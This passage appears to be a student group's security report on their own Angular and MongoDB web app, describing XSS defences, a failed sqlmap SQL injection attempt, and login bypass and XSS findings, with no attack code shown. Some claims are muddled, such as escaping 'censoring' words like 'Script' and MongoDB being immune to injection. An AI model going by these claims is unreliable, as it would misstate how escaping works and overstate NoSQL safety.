   This method is used to sanitize user input. It helps to check and control what the user inputs. It cleans the data from harmful markup and changes the user input to an acceptable format. This method is not strong when it is used alone. The best practice is to use it in combination with the next two methods.

2. **Escaping**

   This method can and should be used to prevent XSS attacks. Escaping the user input means processing the data the user inputs, checking if it's safe and then rendering it on the website. After escaping the user input, all the characters can cause harm in any way and are prevented from being interpreted. It simply censors all the harmful characters, such as “and”, “HTML”, “URL”, “Script”, and “JavaScript” from being rendered.

3. **Validating Input**

   This method prevents the user from inputting any special characters that can cause harm later. This is usually used in forms. This method is a good way to reduce the chances and the effects of the XSS attack when a vulnerability is discovered.

The Attack - SQL Injection

Description of Network

To attempt an SQL Injection attack the attacker must have a connection to the web application.

Protocol/Service Description

There were a few different services we used to attempt to perform this attack. The operating systems that we used were kali, which was loaded onto the virtual box and Windows 10. The exploits were attempted by using the SQL map for the PHP based website in kali where SQL map helped us retrieve the information by executing commands that worked well with the PHP website. On the other hand, when attempting to use the SQL map with the angular based website that was linked to MongoDB, it failed to retrieve the information as MongoDB is more secure and does not allow these attacks to happen.

Why the Exploit doesn’t Work

Our testing was done on Kali Linux with an Angular app that uses MongoDB for its database. We used Kali’s built-in SQLMAP tool in the terminal. There are multiple reasons as to why our attempt at hacking and exploiting our website did not work. Firstly, MongoDB does not use SQL for its database, instead, it uses its query language (MongoDB Query Language). The MongoDB Query Language (MQL) uses Binary JSON (BSON) for its documents and queries. This renders the sqlmap commands useless as we are dealing with an entirely different type of database. Secondly, MongoDB is not built in a PHP application. Furthermore, our application uses Mongoose to communicate with our MongoDB database which adds an extra layer of protection to the database. As of now, there is a sqlmap type tool for MongoDB and other databases called NoSQLMap. It is fairly new and may work on very poorly designed MongoDB databases.

Description of the Attack

SQL Injection is a very common attack that is widely used in the hacking community. The way SQL injection works is by the attacker identifying a vulnerable user input on the web page or web application. After this, the attacker creates a malicious payload or SQL code to send through which unknowingly executes the malicious SQL commands into the database of the website or web application. Since SQL I can be used to perform actions like CRUD on the database. If the user gains access to the database, they can have access to confidential information like user’s data, financial records, addresses, emails and anything else that is stored in the database. They would even have the power to be able to modify or delete this information. Our group did attempt to perform a SQL injection. We first used the operating system kali and a PHP based website that allowed users to hack it for further understanding. On kali, we executed commands using SQLmap on the terminal to gain access to the website's database which was successful. But this was not a valid exploit as we had to use our web application. We then used an angular app that we had created that was connected to a mongo dB database. This is when our group became unsuccessful after many attempts to perform an SQL injection on this angular based web application.

Security Policy

Proper authentication needs to be implemented in the backend of the web application to protect the web app from login bypass exploits. By using proper JSON Web Token authentication attackers would no longer be able to easily bypass the login process. Also by putting queries behind JWT authentication will protect the app from attackers trying to access content that only authenticated users should be allowed to access. Administration may also want to keep track of when user pages are accessed or when changes are made under user accounts and notify users as to ensure that the changes are authentic and made by the users themselves and not an attacker.

There is no single standard method that helps to protect against XSS attacks. Hence, numerous ways that will check the user input, or requests to the website should be implemented. By using proper techniques such as validating the user input, sanitizing it, and using escape methods, the security of the application can be greatly enhanced. Also, additional security firewalls should be present. WAF is a perfect solution and can be used to identify and prevent cross-site scripting attacks.

Conclusion

After an investigation into this web app to determine various exploits, two possible exploits were discovered. A login bypass exploits and an XSS exploit. An SQL Injection exploit was tested but was unsuccessful.

The login bypass exploit was possible because of the lack of proper authentication on the web app, as well as storage of login variables, as well as other various variables being stored in local storage and then used in the backend. This type of exploit is dangerous as it allows unauthorized users to make changes to existing user accounts. To protect against this type of exploitation proper authentication using JSON Web Token should be implemented and local storage variables should not be used on the backend.

Angular protects from XSS type of attacks. It by default discards any code that is being inserted into the application. However, by bypassing angular recommendations of never putting any code into index.html, we created a breach in our application. The attacker can use this to cause devastating damage to the users of the website by stealing their personal information.
Hence, when the user inputs any information into any field present on the website, it should be processed first to clean it from any potential harmful characters, then render it for the end-user.

The SQL injection attack was not possible on the angular web application. This was because MongoDB does not use SQL as its query language. The SQLmap commands end up useless in this situation as these commands are for an SQL database only. On the other hand, if an SQL attack is performed successfully, the attacker can damage one's database by manipulating the data within the database. This is an attack that can end up very severe, and making sure your database is protected from it should be a top priority.